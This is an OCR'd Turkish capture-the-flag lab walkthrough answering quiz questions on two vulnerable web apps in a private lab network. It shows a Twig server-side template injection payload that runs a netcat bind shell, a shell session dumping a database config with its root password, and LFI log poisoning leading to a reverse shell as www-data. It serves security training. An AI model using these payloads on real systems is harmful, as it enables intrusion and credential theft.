








MySQL parolası nedir?





Leaf

Web sitesinin başlığı nedir?




Ürün detayının görüntülendiği sayfada hangi GET parametresi kullanılır?





SSTI'nin açılımı nedir?

Server Side Template Injection

**Web uygulamalarında dinamik verileri sunmak için kullanılan şablonlara beklenilenin dışında girdi eklenerek tetiklenen bir güvenlik zafiyetidir.**

Yaygın olarak kullanılan ve ekrana 49 ifadesini yazdıran SSTI payloadı nedir?


https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection





Uygulamanın kullandığı veritabanı adı nedir?

Yapmamız gereken SSTI zafiyetini kullanarak shell almaya çalışıyoruz

Aşağıda görünen payload ile bu zaafiyeti istismar edebiliriz.


Comments
Add a comment
What is your name?
yavuzlar
What is your comment?
{{['<command>']|filter('system')}}
Submit
Comments


Comments
Add a comment
What is your name?
baris
What is your comment?
{{['nc -nvlp 1337 -e /bin/bash']|filter('system')}}
Terminal - root@hackerbox: ~
File Edit View Terminal Tabs Help
root@hackerbox ~
#nmap -sV 172.20.3.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19
Nmap scan report for 172.20.3.165
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.56 ((Debian))
3306/tcp open mysql MySQL (unauthorized)
MAC Address: 52:54:00:FA:97:91 (QEMU virtual NIC)
Service detection performed. Please report any incorrect
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.69 sec
root@hackerbox ~
#nc -nv 172.20.3.165 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connection refused.
root@hackerbox ~
#nc -nv 172.20.3.165 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connection refused.
root@hackerbox ~
#nc -nv 172.20.3.165 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 172.20.3.165:1337.

```
ls -la
total 432
drwxr-xr-x 6 root root   4096 Oct  3  2023 .
drwxr-xr-x 3 root root   4096 Oct  2  2023 ..
-rw-r--r-- 1 root root 210024 Oct  2  2023 Chart.bundle.min.js
-rw-r--r-- 1 root root  15076 Oct  3  2023 blank.png
-rw-r--r-- 1 root root  65696 Oct  3  2023 bootstrap-icons.css
-rw-r--r-- 1 root root  80420 Oct  3  2023 bundle.min.js
-rw-r--r-- 1 root root    660 Oct  3  2023 comment.php
-rw-r--r-- 1 root root     55 Oct  2  2023 composer.json
-rw-r--r-- 1 root root   8699 Oct  2  2023 composer.lock
-rw-r--r-- 1 root root    348 Oct  3  2023 config.php
drwxr-xr-x 2 root root   4096 Oct  3  2023 css
-rw-r--r-- 1 root root   4003 Oct  3  2023 index.php
drwxr-xr-x 2 root root   4096 Oct  3  2023 js
-rw-r--r-- 1 root root   6938 Oct  3  2023 product.php
drwxr-xr-x 2 root root   4096 Oct  3  2023 products
drwxr-xr-x 5 root root   4096 Oct  2  2023 vendor
```

Submit

```
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username, $p
assword);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>
```


Submit


Venomous

Hangi web sunucusu çalışıyor?

```
┌──(root@hackerbox)-[~]
└─# nmap 172.20.3.202 -sV -sS
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 00:20 CDT
Nmap scan report for 172.20.3.202
Host is up (0.00034s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0
MAC Address: 52:54:00:0B:4B:E9 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.58 seconds
```


Bir faturayı görüntülemek için kullanılan GET parametresi nedir?



Sistemdeki passwd dosyasına erişmek için yaptığınız directory traversal saldırısının payloadı nedir?

https://brightsec.com/blog/directory-traversal/#:~:text=Directory%20traversal%2C%20or%20path%20traversal%2C%20is%20an%20HTTP,sometimes%20also%20execute%20commands%20on%20the%20targeted%20server.




LFI güvenlik açığının açılımı nedir?


Nginx access loglarının varsayılan yolu nedir?


https://www.digitalocean.com/community/tutorials/nginx-access-logs-error-logs

Siteye ilk erişim sağlayan kişinin IP adresi nedir?


show-invoice.php dosyasının son değiştirildiği saat nedir?

Şimdi yapmamız gereken, LFI (Local File Inclusion) açığını sömürerek shell alıp alamayacağımızı denemek. Buradaki durum şu: Attığımız istek access.log dosyasına yazılıyorsa, isteğimizin içine sistemde çalışan bir komut ekleyebiliriz







```
┌─[root@hackerbox]─[~]
└──╼ #nc -lvp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 172.20.3.202.
Ncat: Connection from 172.20.3.202:45296.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
pwd
/var/www/html
ls -la
total 184
drwxr-xr-x  6 root root   4096 Dec 24  2023 .
drwxr-xr-x  3 root root   4096 Sep 28  2023 ..
drwxr-xr-x 19 root root   4096 Sep 28  2023 css
drwxr-xr-x  2 root root   4096 Sep 28  2023 fonts
-rw-r--r--  1 root root  20013 Feb  1  2024 index.php
-rw-r--r--  1 root root  13075 Feb  1  2024 invoice.php
drwxr-xr-x  2 root root   4096 Sep 28  2023 invoices
drwxr-xr-x 34 root root   4096 Sep 28  2023 js
-rw-r--r--  1 root root     65 Dec 10  2023 show-invoice.php
-rw-r--r--  1 root root 120591 Sep 28  2023 style.css
```

Stage 3-

Super Process

